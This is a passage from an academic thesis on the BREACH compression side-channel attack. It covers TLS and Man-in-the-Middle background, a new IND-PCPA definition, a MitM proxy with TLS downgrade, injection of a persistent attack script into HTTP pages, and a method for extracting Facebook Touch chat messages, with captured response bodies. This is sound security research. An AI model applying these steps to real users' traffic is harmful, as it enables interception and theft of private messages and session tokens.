


Figure 2.8: TLS handshake flow

The above sequence diagram presents the functionality of TLS handshake. User and server exchange the basic parameters of the connection such as the protocol version, cipher suite, compression method and random numbers, via the ClientHello and ServerHello records. The server then provides all information needed for the user to validate and use the asymmetric server key, in order to compute the symmetric key that will be used for the rest of the communication. The client computes a `PreMasterKey`, that is sent to the server, which is then used by both parties to compute the symmetric key. Finally, both sides exchange and validate hash and MAC codes over all the previous messages, after which they both have the ability to communicate safely.

This functionality is used only for the basic TLS handshake. Client-authenticated and resumed handshakes work similarly, although they are not relevant for the purpose of this paper.

2.3.2 TLS record



+	Byte +0	Byte +1	Byte +2	Byte +3
Byte 0	Content type			
Bytes 1..4	Version		Length	
	(Major)	*(Minor)*	*(bits 15..8)*	*(bits 7..0)*
Bytes 5..(*m*-1)	Protocol message(s)			
Bytes *m*..(p-*1*)	MAC (optional)			
Bytes *p*..(q-*1*)	Padding (block ciphers only)			

Figure 2.9: TLS record

The above figure depicts the general format of all TLS records.

The first field defines the Record Layer Protocol Type of the record, which can be one of the following:

Hex	Type
0x14	ChangeCipherSpec
0x15	Alert
0x16	Handshake
0x17	Application
0x18	Heartbeat

The second field defines the TLS version for the record message, which is identified by the major and minor numbers:

Major	Minor	Version
3	0	SSL 3.0
3	1	TLS 1.0
3	2	TLS 1.1
3	3	TLS 1.2

The aggregated length of the payload of the record, the MAC and the padding is then calculated by the following two fields: $256 * (bits15..8) + (bits7..0)$.

Finally, the payload of the record, which, depending on the type, may be encrypted, the MAC, if provided, and the padding, if needed, make up the rest of the TLS record.

2.4 Man-in-the-Middle

Man-in-the-Middle (MitM)[9] is one of the most common attack vectors, where an attacker reroutes the communication of two parties, in order to be controlled and pos-

[9] https://en.wikipedia.org/wiki/Man-in-the-middle_attack

sibly altered. The aggressiveness of the attack can vary from passive eavesdropping to full control of the communication, as long as the attacker is able to impersonate both parties and convince them to be trusted.




Figure 2.10: Man-in-the-Middle.

MitM attacks can be mitigated using end-to-end cryptography, mutual authentication or PKIs. However, some attacks manage to bypass such mitigation techniques. Below we describe two such attacks, ARP Spoofing and DNS cache poisoning.

2.4.1 ARP Spoofing

ARP spoofing[10] is a technique where an attacker sends Address Resolution Protocol (ARP) messages over the network, so that the IP address of a host is associated with the MAC address of the attacker's machine. That way, the attacker may intercept the traffic, modify or deny packets, performing Denial-of-Service, MitM or session hijacking attacks.




Figure 2.11: Arp Spoofing

[10] https://en.wikipedia.org/wiki/ARP_spoofing

ARP spoofing can also be used for legitimate reasons, when a developer needs to debug IP traffic between two hosts. The developer can then act as proxy between the two hosts, configuring a switch that is used by the two parties to forward the traffic to the proxy for monitoring purposes.

2.4.2 DNS Spoofing




Figure 2.12: DNS Spoofing

DNS spoofing (or DNS cache poisoning)[11] is an attack, when the adversary introduces data into a Domain Name System resolver's cache, in order to return an incorrect address for a specific host.

DNS servers are usually provided by Internet Service Providers (ISPs) and used to resolve IP addresses to human-readable hostnames faster. A malicious employee, or anyone that has gained unauthorized access to the server, can perform DNS poisoning, affecting every user that uses the specific server.

[11] https://en.wikipedia.org/wiki/DNS_spoofing

Chapter 3

Partially Chosen Plaintext Attack

Traditionally, cryptographers have used games for security analysis. Such games include the indistinguishability under chosen plaintext attack (IND-CPA), the indistinguishability under chosen ciphertext attack/adaptive chosen ciphertext attack (IND-CCA1, IND-CCA2) etc[1].

In this chapter, we introduce a definition for a new property of encryption schemes, called indistinguishability under partially-chosen-plaintext-attack (IND-PCPA). We also provide comparison between IND-PCPA and other known forms of cryptosystem properties.

3.1 Partially Chosen Plaintext Indistinguishability

3.1.1 Definition

IND-PCPA uses a definition similar to that of IND-CPA.

For a probabilistic asymmetric key encryption algorithm, indistinguishability under partially chosen plaintext attack (IND-PCPA) is defined by the following game between an adversary and a challenger.

- The challenger generates a key pair P_k, S_k and publishes P_k to the adversary.
- The adversary may then perform a polynomially bounded number of encryptions or other operations.
- Eventually, the adversary submits two distinct chosen plaintexts M_0, M_1 to the challenger.
- The challenger selects a bit $b \in 0, 1$ uniformly at random.
- The adversary can then submit any number of selected plaintexts $R_i, i \in N, |R| \geq 0$, for which the challenger sends the ciphertext $C_i = E(P_k, M_b||R_i)$ back to the adversary.
- The adversary is free to perform any number of additional computations or encryptions, before finally guessing the value of b.

[1] https://en.wikipedia.org/wiki/Ciphertext_indistinguishability

A cryptosystem is indistinguishable under partially chosen plaintext attack, if every probabilistic polynomial time adversary has only a negligible advantage on finding b over random guessing. An adversary is said to have a negligible advantage if a win in the above game can be achieved with probability $\frac{1}{2} + \epsilon(k)$, where $\epsilon(k)$ is a negligible function in a security parameter k.

Intuitively, we can think of the adversary as having the ability to modify the plaintext of a message, by appending a chosen portion of data to it, without prior knowledge of the plaintext itself. He can then acquire the ciphertext of the modified text and perform any kinds of computations on it. A system would then be described as IND-PCPA, if the adversary is unable to gain more information about the plaintext, than he would by guessing at random.

3.1.2 IND-PCPA vs IND-CPA

Suppose the adversary submits the empty string as the chosen plaintext, a choice which is allowed by the definition of the game. The ciphertext that the challenger would then send back would be $C_i = E(P_k, M_b||" ") = E(P_k, M_b)$, which is the ciphertext returned from the challenger in the context of the IND-CPA game.

Therefore, if the adversary has the ability to beat the game of IND-PCPA, i.e. if the system is not indistinguishable under partially chosen plaintext attacks, he also has the ability to beat the game of IND-CPA. This assumption provides an informal proof that IND-PCPA is at least as strong as IND-CPA.

3.2 PCPA on compressed encrypted protocols

In this section we will investigate the relationship between compression and encryption, regarding how partially chosen plaintext attacks can exploit either method in protocols that allow such functionality schemes.

3.2.1 Compression-before-encryption and vice versa

When having a system that applies both compression and encryption on a given plaintext, it would be interesting to investigate the order those transformations should be executed.

Lossless compression algorithms rely on statistical patterns to reduce the size of the plaintext data without losing information. Such method is possible, since most real-world data present statistical redundancy. However, it can be understood that such compression algorithms will fail to compress well certain kinds of data sets that display no statistical patterns.

Encryption algorithms, on the other hand, rely on adding randomness to the produced ciphertext. If the ciphertext presented high entropy, these statistical patterns could be exploited in order to deduce information about the plaintext.

In the scheme where we apply compression after encryption, the ciphertext to be compressed would demonstrate no statistical analysis exploits resulting in poor compression performance. In addition, compression after encryption would not increase the security of the protocol.

On the other contrary, applying encryption after compression seems a more preferable solution. The compression algorithm can use the statistical redundancies of the plaintext to perform well, while the encryption algorithm should produce a seemingly random stream of data. Also, since compression introduces additional entropy, this scheme should make it harder for attackers, who rely on differential cryptanalysis, to break the system.

3.2.2 PCPA scenario on compression-before-encryption protocol

Let's assume a system that composes encryption and compression in the following manner:

$c = Encrypt(Compress(m))$

where c is the ciphertext and m is the plaintext.

Suppose the plaintext contains a specific secret among random strings of data and the attacker can issue a PCPA with a chosen plaintext, which we will call reflection. The plaintext then takes the form:

$m = n_1||secret||n_2||reflection||n_3$

where n_1, n_2, n_3 are random nonces.

If the reflection is the same as the secret, the compression mechanism will recognize this pattern and compress the two data portions. In other case, the two strings will not demonstrate any statistical redundancy and compression will perform worse. As a result, in the first case the compressed unencrypted data will be smaller than in the second case.

Usually encryption is done by a stream or a block cipher. In the first case, the lengths of a plaintext and the corresponding ciphertext are identical, whereas in the second case they differ by the number of padding bits, which is relatively small. That way, for a system as the one mentioned, an adversary could identify a pattern and extract information about the plaintext, based on the lengths of the two ciphertexts.

3.3 Known PCPA exploits

In this section, we present known attacks that use the partially chosen plaintext attack vector.

3.3.1 CRIME

`Compression Ratio Info-leak Made Easy` (CRIME) [1] is a security exploit that was revealed at the 2012 ekoparty[2]. As stated, ”it decrypts HTTPS traffic to steal cookies and hijack sessions”.

In order for the attack to succeed there are two requirements. Firstly, the attacker should be able to sniff the victim’s network traffic to see the request/response packet lengths. Secondly, the victim should visit a website controlled by the attacker or surf on non-HTTPS sites, in order for the CRIME script to be executed.

If the above requirements are met, the attacker makes a guess for the secret to be stolen and asks the browser to send a request with this guess included in the path. The attacker can then observe the length of the request and, if the length is less than usual, it is assumed that the guessed string was compressed with the secret, so it was correct.

CRIME has been mitigated by disabling TLS and SPDY compression on both Google Chrome and Mozilla Firefox browsers, as well as various server software packages. However, HTTP compression is still supported, while some web servers that support TLS compression are also vulnerable.

3.3.2 BREACH

`Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext (BREACH)` [7] is a security exploit that is based on CRIME. Presented on the 2013 Black Hat USA conference[3], it targets the size of compressed HTTP responses and extracts secrets hidden in the response body.

Like the CRIME attack, the attacker needs to sniff the victim’s network traffic, as well as force the victim’s browser to issue requests to the chosen endpoint. Additionally, it works against stream ciphers only and assumes zero noise in the response. Moreover, it demands a known prefix for the secret, although a proposed solution for this condition would be to guess the first two characters of the secret in order to bootstrap the attack.

From then on, the methodology is in general the same as CRIME’s. The attacker guesses a value, which is then included in the response body along with the secret and, if correct, it is compressed well with it resulting in smaller response length.

BREACH has not yet been fully mitigated, although Gluck, Harris and Prado proposed various counter measures for the attack. We will investigate these mitigation techniques in depth in Chapter 7.

[2] https://www.ekoparty.org

[3] https://www.blackhat.com

Chapter 4

Attack Model

In this chapter, we will extensively present the threat model of BREACH. We will explain the conditions that should be met in order for the attack to be launched and describe our code implementation for the attack. We will also investigate the types of vulnerabilities in web applications that can be exploited with this attack, as well as introduce alternative types of exploits that have not been presented before.

4.1 Mode of Operation

This section provides the model of the attack, the conditions required for the attack to launch and the code implementation that was developed for the purpose of this paper.

4.1.1 Description

The first step is for the attacker to gain control of the victim's network. Specifically, the attacker needs to be able to view the victim's encrypted traffic, which can be accomplished using the Man-in-the-Middle techniques described in Section 2.4.

After that, the script that issues the requests needs to be executed from the victim's browser. One way to do this is to persuade the victim to visit a website controlled by the attacker. This is usually possible with social engineering methods.

The script issues multiple requests on the target endpoint which are sniffed by the attacker. As described in Section 2.2, the attacker cannot read the plaintext of a response, although the lengths of both the request and the response is visible on the network.

Each request contains a chosen stream of data that gets reflected in the response. Since the victim is logged in the targeted endpoint website, the response body will also contain the secrets. If the conditions defined in Section 2.1.1 are met, the secret and the reflection will be compressed and encrypted.

By issuing a large amount of requests for different inputs the attacker can analyse the response lengths and extract information about the secrets when a response presents different length behaviour than the rest.

4.1.2 Man-in-the-Middle implementation

In order to gain control of the victim's traffic toward a chosen endpoint, we created a Python script that acts a Man-in-the-Middle proxy. For the purpose of this paper, the 'hosts' file of the test machine was configured to redirect traffic to and from the chosen endpoint toward the localhost interface, as shown below:

```
127.0.0.1 localhost
127.0.1.1 debian.home debian

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# BREACH Targets

127.0.0.1 mail.google.com
127.0.0.1 touch.facebook.com
```

Listing 4.1: Test machine's hosts file

The IPs and ports of the victim and the endpoint are configured in the constants' library and the Python script opens connections over TCP sockets on both directions so that traffic from the victim to the endpoint and vice versa is routed through the Man-in-the-Middle proxy.

After the environment is set, the script waits for a packet to be received on either of the sockets, at which point the source of the packet is identified and the data is parsed in order to log the TLS header and the payload. Eventually, the packet is forwarded to the appropriate destination.

The parsing of the packet data is essential, since the header contains information regarding the version of TLS used as well as the length of the record. For that purpose, we have created a mechanism to perform packet defragmentation since a TLS record can span over multiple TCP packets.

Trying to spot a fragmented record payload, the length of the packet payload is compared to the length defined in the TLS header. In case the packet is smaller than the length declared in the header, the number of remaining bytes is stored, so that these bytes will be taken into account when following packets of same origin are received. In case the TLS header is fragmented, which can be deduced when the total bytes of the packet are less than 5, the actual data fragment needs to be stored so that, combined with the following packet, it can be translated to a valid TLS record.

Finally, a TLS downgrade attack mechanism is also implemented. In order to test whether a TLS downgrade attack is feasible, the `client hello` packet is intercepted and dropped while the mitm sends a fatal `handshake failure` alert response to the victim. The victim's browser is usually configured to attempt a connection with a lower TLS version where it should also include the `tls_fallback_scsv` option in the cipher suite list. If the server is configured properly, the downgrade attempt should be recognised by the `tls_fallback_scsv` pseudo-cipher and the connection should be dropped. In other case, the TLS version could be downgraded to a point where a less safe connection is established such as ssl 3.0 or using the rc4 stream cipher.

A log from a downgrade attempt against Facebook touch, that was created by our MitM proxy, can be found in Appendix section 9.3. For further information on the downgrade vulnerability see the POODLE attack [3].

The code of the Man-in-the-Middle proxy, as well as the constants' library, can be found in Appendix sections 9.1 and 9.2.

4.1.3 BREACH Javascript implementation

For the implementation of the BREACH Javascript, we assume the user has provided the alphabet that the characters of the secret belong as well as the known prefix needed to bootstrap the attack. This information will be written to a file used by the script that performs the attack, an example of which is shown below:

```
AF6bup
ladbfsk!1_2_3_4_5_6_7_8_9_AF6bup0znq,ladbfsk!0_2_3_4_5_6_7_8_9_AF6bup1znq
    ,ladbfsk!0_1_3_4_5_6_7_8_9_AF6bup2znq,ladbfsk!0
    _1_2_4_5_6_7_8_9_AF6bup3znq,ladbfsk!0_1_2_3_5_6_7_8_9_AF6bup4znq,
    ladbfsk!0_1_2_3_4_6_7_8_9_AF6bup5znq,ladbfsk!0
    _1_2_3_4_5_7_8_9_AF6bup6znq,ladbfsk!0_1_2_3_4_5_6_8_9_AF6bup7znq,
    ladbfsk!0_1_2_3_4_5_6_7_9_AF6bup8znq,ladbfsk!0
    _1_2_3_4_5_6_7_8_AF6bup9znq
```

Listing 4.2: file with request parameters.

The script uses the jquery library[1] to read the information from the file and issue the attack. If the file is corrupt or either of the attack variables has changed, a delay of 10 seconds is introduced, until the system is balanced. After that, serial requests for each item of the attack vector are made, continuing from the beginning when the end of the vector is reached.

A delay of 10 seconds is also introduced if the above function fails for any reason, i.e. if the information file does not exist. That way the attack is persistent and it is the framework's responsibility to provide the script with a valid information parameters' file.

For the purpose of this paper, the script was included in a local minimal HTML web page that was visited in order for the attack to begin. However, with slight modifications it could be run on real world applications or be injected in HTTP responses, as described in the following section.

The BREACH script and the HTML web page can be found in the Appendix sections 9.4 and 9.5.

4.1.4 Attack persistence

In this section we will propose a `command-and-control` mechanism that makes the attack much more practical. Specifically, we will describe how the attack can be implemented even if the victim does not visit a contaminated web page but simply browses the HTTP web.

[1] http://code.jquery.com/jquery-2.1.4.min.js

Since the attacker controls the victim's network, it is possible to inject the attack script in a response from a regular HTTP website. The script will then run on the victim's browser, as if the script was part of the HTTP web page all along.

The following figure depicts this methodology, which is based on the fact that regular HTTP traffic is not encrypted and also does not ensure data integrity.




Figure 4.1: command-and-control mechanism.

It is clear that even if the victim stops the connection with the specific HTTP website, the script can be injected in the next HTTP website that is requested, resuming the attack session from where it was stopped.

4.2 Vulnerable endpoints

In the original BREACH paper [7], Gluck, Harris and Prado investigated the use of CSRF tokens included in HTTP responses as secrets to be stolen. In this paper we suggest alternative secrets as well as point out specific vulnerabilities on widely used web applications, such as Facebook and Gmail.

4.2.1 Facebook Chat messages

Facebook is the biggest social network as of 2015 with millions of people using its chat functionality to communicate. The mobile version, Facebook Touch[2] provides a lightweight alternative for faster browsing. In this paper we present a vulnerability that allows an attacker to steal chat messages from Facebook Touch, using the BREACH attack.


Mobile versions of websites provide a good alternative compated to full versions for a list of reasons. Firstly, these endpoints provide limited noise, given that they provide a lighter user interface compared to full versions. Noise can be defined as any kind of string that changes between requests, such as timestamps or tokens, which consequently affects the length of the compressed HTML code even for the same request URL. Secondly, given that the plaintext is smaller in mobile versions, the possibility of

[2] https://touch.facebook.com

the text that exists between the secret and the reflection to be larger than the window of the LZ77 compression is reduced.

Facebook has launched a mechanism to prevent the original BREACH attack against CSRF tokens[3]. However, as of August 2015, it has not created a mitigation technique against the same attack on private messages. An attack method that could steal such messages is described in the following paragraphs.

Facebook Touch provides a search functionality via URL, where one can search for messages or friends. Specifically, when a request is made for `https://touch.facebook.com/messages?q=`<search_string>, the response contains the chat search results for the given search string. If no match is found, the response consists of an empty search result page. However, this page also contains the last message of the 5 latest conversations, which can be seen in the top drop-down message button of the Facebook user interface, as depicted below:



Dimitris Karakostas
✓ Credit Card: 5922741705931840
12:03pm


Figure 4.2: Facebook Chat drop-down list.

The next step is to validate that the search string is reflected in the response, which should also contain the private secret. Below is a fragment of the HTML response body, where it can be clearly seen that this condition is met:

If the search string was not reflected in the response the attack could still be feasible, as long as the attacker could send private messages to the victim. In that case the private messages from the attacker would be included in the latest conversations list along with the secret messages from third friends of the victim, resulting in the compression between the two and thus the partially chosen plaintext attack.

So, at this point, one of the basic assumptions of the attack, the fact that a secret and an attacker input string should both be contained in the response, has been confirmed, providing us with a vulnerability that can be exploited in the context of the attack.

[3] `https://www.facebook.com/notes/protect-the-graph/preventing-a-breach-attack/1455331811373632?_rdr=p`



```
sp_gP6_TxUSO2F sx_cb8aa4" data-sigil="attachment-icon" style="display:none"></i><i class="messageicons touched_show img sp_gP6_TxUSO2F
sx_636138" data-sigil="attachment-icon" style="display:none"></i><span class="snippet"><i class="touched_hide messageicons img sp_gP6_TxUSO2F
sx_313cac"></i><i class="messageicons touched_show img sp_gP6_TxUSO2F sx_86fcc8"></i><span>Credit Card: 592274170593184</span><wbr /><span
class="word_break"></span>0</span></div></div></div></a></div></li><li class="item more acw abt" data-sigil="marea"><a class="touchable
primary" href="/messages/?more&amp;refid=11" data-sigil="touchable"><div class="primarywrap"><div class="content"><div class="title mfsm
fcl"><strong>See all messages</strong></div></div></div></a></li></ol></div></div></div></div><div class="_4g34"><div class="_59te jewel
_2jdm noCount" data-store="&#123;&quot;tab&quot;:&quot;notifications&quot;&#125;" id="notifications_jewel" data-sigil="popover
notifications"><a class="_59tf touchable" data-store="&#123;&quot;behavior&quot;:&quot;custom&quot;&#125;" accesskey="4"
href="/notifications.php?refid=11" data-sigil="icon blocking-touchable"><span
style="display:block;height:0;overflow:hidden;position:absolute;width:0;padding:0">Notifications</span><span class="_59tg" data-
sigil="count">0</span></a><div class="flyout popover_hidden" role="complementary" id="u_0_9" data-sigil="flyout"><div data-sigil="flyout-
content"><header class="_52je _52jb _52jh _4g33 _52we _2pi8 _2pi4" tabindex="0"><div class="_4g34">Notifications</div><div class="_5s61"><a
class="button touchable" role="button" href="/settings/notifications/?refid=11" aria-label="Notification Settings" data-sigil="blocking-
touchable"><span class="_5r0s _5r0v img"><i class="_5r0t _4q9b img sp_gP6_TxUSO2F sx_9ca6ac"></i><i class="_5r0u _4q9b img sp_gP6_TxUSO2F
sx_9d95c2"></i></span></a></div></header><ol class="_7k7 inner" data-sigil="contents"><li class="null acw" data-sigil="marea"><span
class="mfsl fcg">No new notifications</span></li></ol></div></div></div></div><div class="_4g34"><div class="_59te jewel noCount" data-
store="&#123;&quot;tab&quot;:&quot;search&quot;&#125;" id="search_jewel" data-sigil="popover search"><a class="_59tf touchable"
href="/search/?refid=11" data-sigil="icon blocking-touchable"><span

window.MAjaxify&amp;&amp;MAjaxify.form(event,this,&quot;async_elem&quot;,&quot;pageload&quot;,null,false);\" id=\"u_0_q\">\u003Cinput
type=\"hidden\" name=\"fb_dtsg\" value=\"AQFBAZi90NjP\" autocomplete=\"off\" \/>\u003Cinput type=\"hidden\" name=\"charset_test\"
value=\"&#x20ac;,&#xb4;,&#x20ac;,&#xb4;,&#x6c34;,&#x414;,&#x404;\" \/>\u003Ctable cellspacing=\"0\" cellpadding=\"0\" class=\"comboInput\"
id=\"messages_search_box\">\u003Ctr>\u003Ctd class=\"inputCell\">\u003Cinput autocapitalize=\"off\" class=\"_5whq input quicksearch\"
name=\"q\" autocorrect=\"off\" autocomplete=\"off\" value=\"rynmkwi_1_2_3_4_5_6_7_8_9_Credit Card : 0znq\" placeholder=\"Search Messages...\"
size=\"15\" type=\"text\" data-sigil=\"quicksearch-input\" \/>\u003C\/td>\u003Ctd class=\"btnCell\">\u003Cbutton type=\"submit\"
value=\"Clear\" class=\"btn btnD mfss touchable\" disabled=\"1\" data-sigil=\"quicksearch-button blocking-
touchable\">Clear\u003C\/button>\u003C\/td>\u003C\/tr>\u003C\/table>\u003C\/form>\u003C\/div>\u003C\/div>\u003Cdiv class=\"_2ykg\"
id=\"threadlist_rows\">\u003Cdiv class=\"acw apl\" data-sigil=\"marea\">\u003Cdiv style=\"text-align:center;\">\u003Cspan class=\"mfsl
fcg\">No Messages\u003C\/span>\u003C\/div>\u003C\/div>\u003Cdiv class=\"item _112j acw\" id=\"switch_search_link\" data-
sigil=\"marea\">\u003Ca class=\"touchable primary\" href=\"\/messages\/?
q=rynmkwi_1_2_3_4_5_6_7_8_9_Credit+Card+\u00253A+0znq&amp;pagination_direction=1&amp;sbt=1&amp;refid=11\" data-sigil=\"touchable\">\u003Cdiv
class=\"primarywrap\">\u003Cdiv class=\"content\">\u003Cdiv class=\"title mfsm fcl\">\u003Cstrong>Search by
Text\u003C\/strong>\u003C\/div>\u003C\/div>\u003C\/div>\u003C\/a>\u003C\/div>\u003C\/div>\u003Cdiv class=\"acw apm abt\" data-
sigil=\"marea\">\u003Ca href=\"\/messages\/?sbt&amp;refid=11\">View All Messages\u003C\/a>\u003C\/div>\u003C\/div>"},"pageletConfig":
{"lid":"[illegible]250281872031748-60001","name":"[illegible]","pass":1,"serverJSData":{"instances":[["m_0_9",["MQuickSearch"],
[{"uri":"\/messages\/","nodeID":"messages_search_box","resultsBoxID":"threadlist_rows","containerID":"u_0_p","args":
{"q":"rynmkwi_1_2_3_4_5_6_7_8_9_Credit Card : 0znq","__a[illegible]"},"shouldScroll":false,"throbber":"\u003Cdiv class=\"acw apm abt\" data-
sigil=\"marea\">\u003Cdiv class=\"_597g\">\u003Cdiv style=\"text-align:center;\">\u003Ci class=\"img img\" style=\"background-image:
```

Figure 4.3: Facebook response body containing both secret and reflection.

4.2.2 Gmail authentication token

Gmail is one of the most used and trusted mail clients as of 2015. It also provides a plain HTML version for faster, lightweight interaction[4]. Gmail uses an authentication token, which is a random string of digits, letters (uppercase and lowercase) and dashes, generated every time the user logs in the account.

